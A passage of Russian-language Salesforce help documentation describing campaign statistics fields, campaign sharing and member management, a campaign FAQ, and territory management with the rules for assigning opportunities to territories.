| Итого преобразованных интересов в иерархии | настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.   |
| Итого ожидаемый доход в иерархии           | Вычисляемое поле для общего количества интересов, связанных с иерархией кампаний и преобразованных в организации, контакты или возможности. Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.                      |
| Всего интересов                            | Вычисляемое поле для общего количества средств, которое должно быть получено от иерархии кампаний. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.   |
| Итого интересов в иерархии                 | Количество потенциальных возможностей (интересов), связанных с кампанией. Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.  |
| Итого интересов в иерархии                 | Вычисляемое поле для общего количества интересов, связанных с иерархией кампаний. Данное количество также включает преобразованные интересы. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил. |

| Поле                                | Описание  |
|-------------------------------------|---|
| Итого число отправленных в иерархии | поле. Обновления данного поля не инициируют выполнение бизнес-правил.<br><br>Вычисляемое поле для общего количества отдельных лиц, охваченных иерархией кампаний (например, количество отправленных сообщений эл. почты). (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил. |
| Итого возможностей в иерархии       | Вычисляемое поле для общего количества возможностей, связанных с иерархией кампаний. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.  |
| Всего ответов                       | Вычисляемое поле для общего количества контактов и непреобразованных интересов, содержащих поле кампании «Статус участника» со значением «Получен ответ». (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.   |
| Итого ответов в иерархии            | Вычисляемое поле для количества контактов и непреобразованных интересов, содержащих поле иерархии кампании «Статус участника» со значением «Получен ответ». (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения,  |

| Поле                                   | Описание   |
|--|--|
|  | не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.   |
| Итого ценность возможностей            | <p>Вычисляемое поле для стоимости всех возможностей, связанных с кампанией, включая закрытые и реализованные возможности. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение.</p> <p>Если в организации включена поддержка нескольких валют, то стоимость возможности преобразуется в валюту кампании. Если валюта пользователя не соответствует валюте кампании, то стоимость преобразуется в валюту пользователя и отображается в скобках.</p> <p>Если в организации включена функция расширенного управления валютами, то стоимости возможностей преобразуются в валюту кампании с помощью датированных курсов обмена. Если валюта кампании не соответствует валюте пользователя, то общая стоимость возможности преобразуется с помощью стандартных курсов обмена (вместо датированных) и отображается в скобках.</p> <p>В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.</p> |
| Итого ценность возможностей в иерархии | <p>Вычисляемое поле для общей стоимости всех возможностей, связанных с иерархией кампаний, включая закрытые и реализованные возможности. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение.</p> <p>Все кампании в иерархии должны использовать одинаковую валюту.</p> <p>Если в организации включена поддержка нескольких валют, то стоимость возможности преобразуется в валюту кампании. Если валюта пользователя не соответствует валюте кампании, то стоимость преобразуется в валюту пользователя и отображается в скобках.</p> <p>Если в организации включена функция расширенного управления валютами, то стоимости возможностей преобразуются в валюту кампании с помощью датированных курсов обмена. Если валюта кампании не соответствует валюте пользователя, то общая стоимость</p>   |

| Поле  | Описание   |
|---|--|
|   | <p>возможности преобразуется с помощью стандартных курсов обмена (вместо датированных) и отображается в скобках.</p>   |
| <p>Итого ценность реализованных возможностей</p>            | <p>Вычисляемое поле для стоимости всех закрытых и реализованных возможностей, связанных с кампанией. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение.</p> <p>Если в организации включена поддержка нескольких валют, то стоимость возможности преобразуется в валюту кампании. Если валюта пользователя не соответствует валюте кампании, то стоимость преобразуется в валюту пользователя.</p> <p>Если в организации включена функция расширенного управления валютами, то стоимости возможностей преобразуются в валюту кампании с помощью датированных курсов обмена. Если валюта кампании не соответствует валюте пользователя, то общая стоимость возможности преобразуется с помощью стандартных курсов обмена (вместо датированных) и отображается в скобках.</p> <p>В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.</p> |
| <p>Итого ценность реализованных возможностей в иерархии</p> | <p>Вычисляемое поле для стоимости всех закрытых и реализованных возможностей, связанных с иерархией кампаний. (Только для чтения) Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение.</p> <p>Все кампании в иерархии должны использовать одинаковую валюту.</p> <p>Если в организации включена поддержка нескольких валют, то стоимость возможности преобразуется в валюту кампании. Если валюта пользователя не соответствует валюте кампании, то стоимость преобразуется в валюту пользователя.</p> <p>Если в организации включена функция расширенного управления валютами, то стоимости возможностей преобразуются в валюту кампании с помощью</p>   |



| Поле  | Описание  |
|---|---|
|   | <p>датированных курсов обмена. Если валюта кампании не соответствует валюте пользователя, то общая стоимость возможности преобразуется с помощью стандартных курсов обмена (вместо датированных) и отображается в скобках.</p> <p>В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.</p>                   |
| Итого реализованных возможностей в иерархии | <p>Вычисляемое поле для общего количества реализованных возможностей, связанных с иерархией кампаний. Система Salesforce автоматически вычисляет данное значение с использованием всех связанных записей, независимо от наличия права на их чтение. В отличие от полей настраиваемой формулы, формулы, используемые в бизнес-правилах, правилах проверки, обновлениях полей или процессах утверждения, не могут ссылаться на данное поле. Обновления данного поля не инициируют выполнение бизнес-правил.</p> |
| Тип   | <p>Тип кампании (например, прямая почтовая рассылка или программа рекомендаций). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.</p>   |

## Предоставление общего доступа к кампаниям

Модель общего доступа организации к кампаниям определяется администратором. Однако, полномочия общего доступа к кампаниям могут быть расширены в индивидуальном порядке. Предоставление общего доступа к кампаниям позволяет *расширить* текущий уровень доступа; стандартные уровни доступа организации не могут быть дополнительно ограничены.

Для просмотра и управления сведениями об общем доступе нажмите кнопку **«Общий доступ»** на странице сведений о кампании. Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к кампании. Ниже перечислены действия, доступные на данной странице.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы предоставить другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку **«Добавить»**.
- Чтобы просмотреть всех пользователей, имеющих доступ к записи, нажмите кнопку **«Развернуть список»**.
- Чтобы изменить или удалить уровень доступа, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную.

## Особые рекомендации

- Общий доступ к кампании может быть предоставлен при наличии доступа «Полный общий доступ» к кампании и флажка «Пользователь Marketing», установленного на странице сведений о пользователе.
- Наличие кнопки **«Общий доступ»** определяется единичными стандартными параметрами для кампаний.
- Убедитесь, что пользователям, которым предоставляется общий доступ к записям, назначено соответствующее полномочие объекта «Чтение», позволяющее просматривать общедоступные записи.
- При предоставлении общего доступа к кампании пользователь не получает автоматический доступ на просмотр всех участников кампании. Убедитесь, что пользователь, которому предоставляется общий доступ к кампании, может просматривать связанные интересы или контакты.
- Поля статистики по иерархии кампаний содержат сводные данные для родительской кампании и всех подчиненных ей кампаний, независимо от наличия у пользователя прав общего доступа к определенной кампании иерархии. Таким образом, при включении статистики по иерархии кампаний следует учитывать параметры общего доступа к кампаниям, заданные в организации. Чтобы скрыть сводные данные по иерархии, удалите некоторые или все поля статистики из связанного списка **«Иерархия кампаний»**. Тем не менее, данные поля будут доступны для составления отчетов.

СМ. ТАКЖЕ:

[Просмотр иерархий кампаний](#)

[Просмотр статистики по иерархии кампаний](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра кампаний:

- «Чтение» для кампаний

Для предоставления общего доступа к кампаниям:

- «Чтение» для кампаний

И

Флажок «Пользователь Marketing», установленный на странице сведений о пользователе

## Добавление нескольких контактов и интересов в кампании

Быстро добавляйте в кампании множество контактов, интересов и организаций-лиц как участников одновременно.

1. В кампании нажмите **«Управление участниками»**.
2. Выберите пункт **«Добавить участников — текущие контакты»** или **«Добавить участников — текущие интересы»**.
3. В первом действии мастера выберите значение статуса участника кампании, которое должно быть назначено новым участникам.
4. Нажмите кнопку **«Далее»**.
5. Выберите нужные записи для добавления в качестве участников кампании.

СМ. ТАКЖЕ:

[Добавление контактов или интересов в кампанию из спискового представления](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Добавление нескольких контактов, интересов и организаций-лиц в кампании:

- «Пользователь Marketing» на странице сведений о пользователе
- И
- «Редактирование» для кампаний
- И
- «Чтение» для контактов, интересов и организаций-лиц

## Планирование, управление и отслеживание кампаний. Вопросы и ответы

### Кампании. Вопросы и ответы

- Можно ли использовать пакетные рассылки в кампаниях электронных рассылок?
- Как определить возможности, созданные в результате проведения кампании?
- Как рассчитать рентабельность инвестиций для моих кампаний?
- Как добавить контакты и интересы в мои кампании?
- Как работает поле «Основной источник кампании»?
- Чем влияние кампании отличается от отчетов по рентабельности инвестиций?
- Кому доступны кампании?

СМ. ТАКЖЕ:

[Кампании](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Можно ли использовать пакетные рассылки в кампаниях электронных рассылок?

Пакетные рассылки предназначены для отправки сообщений эл. почты по продажам и поддержке ограниченному кругу лиц и не могут использоваться в маркетинговых целях. При проведении маркетинговых кампаний рекомендуем использовать сторонние продукты для отправки сообщений эл. почты.

СМ. ТАКЖЕ:

[Кампании. Вопросы и ответы](#)

### Как добавить контакты и интересы в мои кампании?

Обычно кампании нацелены на текущих клиентов (контакты) или потенциальных клиентов (интересы). Контакты и интересы могут быть связаны с кампаниями в качестве их участников. Чтобы добавить участников, нажмите раскрывающуюся кнопку «Управление участниками» в разделе сведений о кампании или в связанном списке «Участники кампании» на странице сведений о кампании и выберите один из указанных ниже пунктов.

- «**Добавить участников — поиск**»: [добавление участников кампании](#) из результатов поиска.
- «**Добавить участников — импорт файла**»: добавление участников кампании путем [импорта интересов](#) из CSV-файла.
- «**Редактировать участников — поиск**»: [просмотр, обновление или удаление](#) текущих участников кампании.
- «**Обновить и добавить участников — импорт файла**»: [редактирование статуса участника кампании](#) посредством файла импорта.

В таблицах ниже описаны дополнительные методы добавления участников кампании.

#### Добавление контактов в кампании

| Источник контакта          | Рекомендованное средство добавления участников кампании   | Максимальное количество записей |
|----------------------------|---|---------------------------------|
| Отчет по текущим контактам | <a href="#">Добавление участников кампании из отчетов</a> | 50 000 для каждого отчета       |

## Добавление контактов в кампании

| Источник контакта                         | Рекомендованное средство добавления участников кампании                                   | Максимальное количество записей    |
|---|---|------------------------------------|
| CSV-файл, содержащий текущие контакты     | <a href="#">Обновление статуса участника кампании</a>                                     | 50 000 для каждого файла импорта   |
| Списковое представление текущих контактов | <a href="#">Добавление контактов или интересов в кампанию из спискового представления</a> | 250 для каждой страницы со списком |

## Добавление интересов в кампании

| Источник интереса                         | Рекомендованное средство добавления участников кампании                                   | Максимальное количество записей    |
|---|---|------------------------------------|
| Отчет по текущим интересам                | <a href="#">Добавление участников кампании из отчетов</a>                                 | 50 000 для каждого отчета          |
| CSV-файл, содержащий новые интересы       | <a href="#">Использование мастера импорта данных с кампаниями</a>                         | 50 000 для каждого файла импорта   |
| Списковое представление текущих интересов | <a href="#">Добавление контактов или интересов в кампанию из спискового представления</a> | 250 для каждой страницы со списком |

СМ. ТАКЖЕ:

[Кампании. Вопросы и ответы](#)

### Как рассчитать рентабельность инвестиций для моих кампаний?

Отчет «Анализ рентабельности инвестиций кампании» доступен в папке «Отчеты по кампаниям» на вкладке «Отчеты». Данный отчет позволяет определить эффективность кампаний по рентабельности инвестиций и средним затратам. Ниже перечислены показатели, рассчитываемые для каждой кампании в отчете.

- Рентабельность инвестиций (в процентах), рассчитываемая как чистая прибыль («Итого ценность реализованных возможностей» — «Фактические затраты»), поделенная на значение «Фактические затраты».
- Значение «Итого ценность реализованных возможностей», рассчитываемое как стоимость всех закрытых или реализованных возможностей, в поле «Основной источник кампании» которых указана данная кампания.

СМ. ТАКЖЕ:

[Кампании. Вопросы и ответы](#)

### Как определить возможности, созданные в результате проведения кампаний?

Одно из основных преимуществ кампаний заключается в отслеживании возможностей, созданных в результате проведения каждой кампании. Поле возможности «Основной источник кампании» позволяет указать, что возможность была создана в результате проведения определенной кампании.

Кроме того, при преобразовании интереса, связанного с кампанией, эта кампания автоматически добавляется в поле возможности «Основной источник кампании».

Если интерес или контакт связан с несколькими кампаниями, то поле возможности «Основной источник кампании» заполняется последней связанной кампанией.

Связанный список кампании «Возможности» содержит все возможности, связанные с данной кампанией. Чтобы определить возможности, связанные с кампаниями, запустите отчет «Доход от кампании».

СМ. ТАКЖЕ:

[Кампании. Вопросы и ответы](#)

### Как работает поле «Основной источник кампании»?

Поле «Основной источник кампании» содержит кампанию, которая была связана с интересом до его преобразования. Данное значение может быть вручную изменено на странице сведений об интересе. Кроме того, указанной кампании предоставляется 100% от величины дохода.

СМ. ТАКЖЕ:

[Кампании. Вопросы и ответы](#)

### Чем влияние кампании отличается от отчетов по рентабельности инвестиций?

Влияние кампании позволяет отслеживать ожидаемые и фактические доходы от различных кампаний, а также связывать возможности со всеми кампаниями для роли контакта с целью создания отчетов по ожидаемым доходам и рентабельности инвестиций. Отчеты по рентабельности инвестиций идеально подходят для анализа долгосрочных сделок, особенно в тех случаях, когда закрытие сделки или преобразование интереса было выполнено в результате проведения нескольких кампаний.

СМ. ТАКЖЕ:

[Кампании. Вопросы и ответы](#)

### Кому доступны кампании?

В зависимости от параметров общего доступа, пользователи организации могут просматривать кампании или дополнительные параметры кампании, а также запускать отчеты по кампаниям. Тем не менее, создание, редактирование и удаление кампаний, а также настройка дополнительных параметров кампаний, доступны только выбранным пользователям Marketing, которым предоставлены соответствующие полномочия. Чтобы предоставить пользователю полномочия Marketing, администратор организации должен установить флажок «Пользователь Marketing» на странице личных сведений о пользователе.


Кроме того, пользователи Marketing могут импортировать интересы и использовать мастера импорта кампаний при наличии соответствующего профиля (или полномочий «Импорт интересов» и «Редактирование» для кампаний).

СМ. ТАКЖЕ:

[Кампании. Вопросы и ответы](#)

## Просмотр модели территории организации

Модель территории содержит иерархию, а также списковое представление родительских и дочерних территорий. Рекомендуем посмотреть модель территории пользователям, которые управляют, администрируют или принадлежат территории продаж. Чтобы просмотреть важные сведения об отдельных территориях, включая назначенные организации, воспользуйтесь детализацией.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. В настройке введите «*Модели территории*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Модели территории**». Списковое представление отображает активные модели территории организации. Чтобы просмотреть соответствующую страницу сведений, щелкните метку нужной модели. Помимо других сведений, данная страница содержит время последнего выполнения правил назначения.
2. Щелкните ссылку «**Просмотр иерархии**» напротив нужной модели из спискового представления.
3. Чтобы развернуть и просмотреть дерево иерархии, щелкните «**Древовидное представление**».
4. Чтобы просмотреть соответствующую страницу сведений, содержащую тип территории, список назначенных пользователей, уровни их доступа и правила назначения, щелкните метку нужной территории внутри иерархии.
5. Откройте иерархию территорий модели вверху страницы и просмотрите другие территории.

СМ. ТАКЖЕ:

[Иерархия территорий](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра активной модели территории:

- «Просмотр настройки и конфигурации»

## Идентификация территорий продаж организации

Система позволяет определять территории продаж, которым принадлежат организации.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. Откройте нужную запись организации.
2. Просмотрите территории организации в связанном списке «Назначения территории».

СМ. ТАКЖЕ:

[Просмотр списка организаций в территориях](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для идентификации  
территории продаж  
организации:

- «Чтение» для  
организаций



## Просмотр списка организаций в территориях

Создайте списковое представление, которое отображает организации, назначенные соответствующим территориям.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

Фильтр «Мои территории» отображает организации, которые принадлежат территориям, назначенным пользователю. Фильтр «Мои группы, работающие с территориями» отображает организации для территорий, назначенных пользователю, и их *потомков* (при их наличии).

1. Откройте вкладку «Организации» и щелкните ссылку «**Правка**» напротив меню «Просмотр».
2. Введите имя представления и установите переключатель «*Мои территории*» или «*Мои группы, работающие с территориями*» в критериях фильтрации. При необходимости добавьте другие фильтры.
3. Выберите другие поля для фильтрации, а затем выберите поле «*Имя организации*» и любые другие поля для отображения в списковом представлении.
4. Нажмите кнопку «**Сохранить**».

## Управление организациями по территории

### Управление территориями

Функция управления территориями — это система общего доступа к организациям на основе их характеристик. Эта система позволяет структурировать данные и пользователей Salesforce по аналогии с территориями сбыта.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра территорий во всех моделях территории организации:

- «Управление территориями»

Для просмотра территорий в модели территории организации в состоянии «*Активно*»:

- «Просмотр настройки и конфигурации»


Для просмотра организаций:

- «Чтение» для организаций


#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


 **Прим.:** Данные сведения относятся только к исходной функции управления территориями. Оригинальное управление территориями доступно только с **настраиваемыми прогнозами** и не поддерживается **совместными прогнозами**. Если первоначальное управление территориями активно, то использование совместных прогнозов недоступно. Использование новейшей функции управления территориями предприятия невозможно с **настраиваемыми прогнозами**. Функция управления территориями предприятия и функция «Совместные прогнозы» могут быть одновременно включены и использоваться в организации Salesforce, но в настоящее время не интегрированы для совместной работы.

В частности, пользователям организации, использующей модель общего доступа «Личный», может быть предоставлен доступ к организациям на основе таких критериев, как почтовый индекс, отрасль, доход или соответствующее настраиваемое поле. Кроме того, данная функция позволяет создавать прогнозы для разных категорий организаций. Благодаря решению этих бизнес-задач, функция управления территориями является эффективным инструментом структуризации пользователей и организаций, а также связанных с ними контактов, возможностей и обращений.

 **Прим.:** Включение функции управления территориями не меняет ответственность за организации и общий доступ к записям.

Ниже перечислены основные преимущества функции управления территориями.

- Возможность использования критериев организации для расширения модели общего доступа «Личный».
- Поддержка сложных и часто меняющихся структур торговых организаций.
- Перенос пользователей между территориями (с сохранением возможностей).
- Множество прогнозов для каждого пользователя (на основе участия в территории).
- Отчеты по продажам на основе территорий.

 **Прим.:** Функция управления территориями распространяется только на организации и стандартные объекты, связанные с организациями посредством взаимосвязи «Основная — подробная». Например, функция управления территориями охватывает возможности, но не охватывает интересы.

## Что такое территория?

Территория — это универсальная группа организаций и пользователей, в которой организации, независимо от их ответственных, доступны пользователям как минимум для чтения. Благодаря настройке параметров территории, организации данной территории могут быть доступны пользователям для чтения, чтения и записи или без ограничений (то есть, просмотр, редактирование, перенос и удаление записей). Организации и пользователи могут относиться к нескольким территориям. Организации могут быть добавлены в территории вручную или автоматически (с помощью правил назначения организаций).

Также можно контролировать доступ пользователей к возможностям и обращениям, связанным с организациями на территории, независимо от того, кто владеет записями.

## Что такое иерархия территорий?

Территории формируют иерархию, которая может содержать любое количество вложенных уровней. Например, иерархия может включать территорию верхнего уровня «Мировые продажи» и дочерние территории «Северная Америка», «Европа/Ближний Восток», «Латинская Америка», «Африка» и «Азия/Австралия». Территория «Северная Америка» может включать дочерние территории «Канада» и «США». Территория «США» может включать дочерние территории «Запад», «Север», «Юг» и «Восток». А территория «Запад» может включать дочерние территории «Калифорния», «Орегон», «Вашингтон», «Невада», «Аризона» и «Юта».

Иерархия территорий может быть создана на основе любого признака, а не только географического.

## Как территории влияют на прогнозы?

При включении функции управления территориями для организации иерархия территорий также становится иерархией прогнозов. Данные прогноза извлекаются из возможностей, связанных с организациями из собственных территорий. Для каждой назначенной территории составляется отдельный прогноз. Например, если вас назначили на штаты Калифорния и Аризона, у вас будут отдельные прогнозы по имеющимся на каждой территории возможностям. См. раздел [«Просмотр настраиваемых прогнозов»](#) на странице 1686.

СМ. ТАКЖЕ:

- [Управление территориями](#)
- [Создание иерархии территорий](#)
- [Управление территориями. Вопросы и ответы](#)

## Управление территориями



**Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Ниже перечислены задачи управления территориями организации.

- Создание иерархий территорий, которые соответствуют требованиям организации к прогнозам и способу взаимодействия пользователей организации.
- Настройка единых параметров управления территориями.
- Создание и редактирование территорий.
- Назначение пользователей территориям.
- Определение правил назначения организации, которые оценивают организации и назначают их территориям.
- Выбор организаций из списка и их назначение территориям вручную.

СМ. ТАКЖЕ:

- [Управление территориями](#)
- [Включение функции управления территориями](#)
- [Управление территориями. Вопросы и ответы](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления территориями:

- «Управление территориями»

ИЛИ

You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.

## Назначение возможностей территориям

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

Возможность может быть назначена территории при создании возможности (вручную или путем преобразования интереса) или при выполнении правил назначения организации, которые влияют на текущие возможности. Данный раздел включает указанные ниже подразделы.

- [Назначение территорий для возможностей, созданных вручную](#)
- [Назначение территорий для преобразованных интересов](#)
- [Примечания к назначению территорий для возможностей](#)

### Назначение территорий для возможностей, созданных вручную

Если для создания возможности используется вкладка «Возможности» или раздел «Быстрое создание» на боковой панели, то система Salesforce сравнивает территории, связанные с организацией возможности, с территориями, участником которых является ответственный за возможность.

- Если организация и ответственный за возможность принадлежат одной территории, то возможность назначается этой территории только в том случае, если установлен флажок «При сохранении оценить данную организацию по правилам территории».
- Если организация и ответственный за возможность принадлежат нескольким общим территориям, то возможность не назначается автоматически ни одной из этих территорий. Ответственный за возможность должен вручную назначить территорию этой возможности.
- Если организация и ответственный за возможность принадлежат разным территориям, то ответственный не может назначить возможность территории.

### Назначение территорий для преобразованных интересов

Ниже перечислены условия назначения территории в случае преобразования интереса в возможность.

- Количество территорий, назначенных организации, которая связана с возможностью
- Принадлежность ответственного за интерес и организации к одной территории
- Количество пользователей, назначенных территории
- Назначение менеджера прогнозов для территории

Чтобы определить способ назначения территории возможности, воспользуйтесь таблицей ниже в том случае, если организация, связанная с возможностью, назначена только одной территории.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания возможностей:

- «Создание» для возможностей

| Ответственный за интерес и организация принадлежат одной территории | Количество пользователей, назначенных территории | Менеджер прогнозов назначен территории | Результаты  |
|---|--|--|---|
| Да  | 1  | —                                      | Возможность назначается той же территории, что и организация; ответственный за интерес становится ответственным за возможность.   |
| Нет   | 1  | —                                      | Возможность назначается той же территории, что и организация; ответственный за возможность является единственным участником территории.   |
| Нет   | 0  | —                                      | Возможность назначается той же территории, что и организация; ответственный за интерес становится ответственным за возможность. Ответственный за интерес добавляется в качестве неактивного участника территории. |
| Да  | >1   | Да                                     | Возможность назначается той же территории, что и организация; менеджер прогнозов становится ответственным за возможность.   |
| Да  | >1   | Нет                                    | Возможность назначается той же территории, что и организация; ответственный за интерес становится ответственным за возможность.   |
| Нет   | >1   | Да                                     | Возможность назначается менеджеру прогнозов территории.   |
| Нет   | >1   | Нет                                    | Возможность назначается той же территории, что и организация; ответственный за интерес становится ответственным за возможность. Ответственный за интерес добавляется в качестве неактивного участника территории. |

Чтобы определить способ назначения территории возможности, воспользуйтесь таблицей ниже в том случае, если организация, связанная с возможностью, назначена нескольким территориям.

| Участники территории ответственного за интерес                     | Результаты  |
|--|---|
| Ответственный за интерес и организация имеют одну общую территорию | Возможность не назначается ни одной из территорий; ответственный за интерес становится ответственным за возможность. Ответственный за возможность может назначить возможность для территории организации. |

| Участники территории ответственного за интерес                          | Результаты   |
|---|--|
| Ответственный за интерес и организация имеют несколько общих территорий | Возможность не назначается ни одной из территорий; ответственный за интерес становится ответственным за возможность. Ответственный за возможность может назначить возможность любой общей территории.    |
| Ответственный за интерес и организация не имеют общих территорий        | Возможность не назначается ни одной из территорий; ответственный за интерес становится ответственным за возможность. Ответственный за возможность не может назначить возможность ни одной из территорий. |

### Примечания к назначению территорий для возможностей

- Ниже перечислены действия, которые не меняют территорию возможности.
  - Назначение организации возможности вручную территории
  - Изменение организации, связанной с возможностью
  - Изменение территории организации в результате выполнения правил назначения организаций, если возможность и ее организация принадлежат разным территориям
  - Перенос возможности новому ответственному
- Если поле возможности «Дата закрытия» содержит значение, которое предшествует текущей дате, а поле «Этап» содержит значение «*Закрыто и реализовано*» или «*Закрыто и не реализовано*», то такая возможность не обновляется правилами назначения территории.
- Рекомендуем уведомлять пользователей о наличии возможности, которая должна быть назначена территории вручную, но не была назначена в течение одного дня. Чтобы уведомить пользователей о наличии неназначенных возможностей, настройте контролируемое по времени бизнес-правило.
- Восстановление организации или возможности из корзины инициирует восстановление назначения территории, но не активирует оценку правил назначения организаций. Восстановленная запись может использовать территории, которые не соответствуют новым правилам назначения организаций, заданным во время хранения данной записи в корзине.
- Назначение территории для возможностей, которые пакетно или по отдельности переносятся от одного пользователя другому, остается без изменений. Если пользователь, которому назначаются возможности, больше не является участником территории возможности, то он добавляется в качестве неактивного участника территории.
- Открытые возможности пользователей, которые удаляются из территории, могут быть назначены другому пользователю. Кроме того, возможности пользователей, переносимых из одной территории в другую, могут быть сохранены за этими пользователями или назначены новым получателям. Ниже описаны действия, выполняемые в случае отсутствия получателя.
  - Если родительской территории назначен менеджер прогнозов, то он становится ответственным за открытые возможности пользователя. Менеджер прогнозов назначается территории, а флажок «Активно в территории» снимается.

- Если родительской территории не назначен менеджер прогнозов, то пользователь остается в территории, а флажок «Активно в территории» снимается.

СМ. ТАКЖЕ:

[Управление правилами назначения организации](#)

[Создание и редактирование правил назначения организации](#)

## Просмотр списков организаций, назначенных вручную

 **Прим.:** Данные сведения относятся только к исходной функции управления территориями.

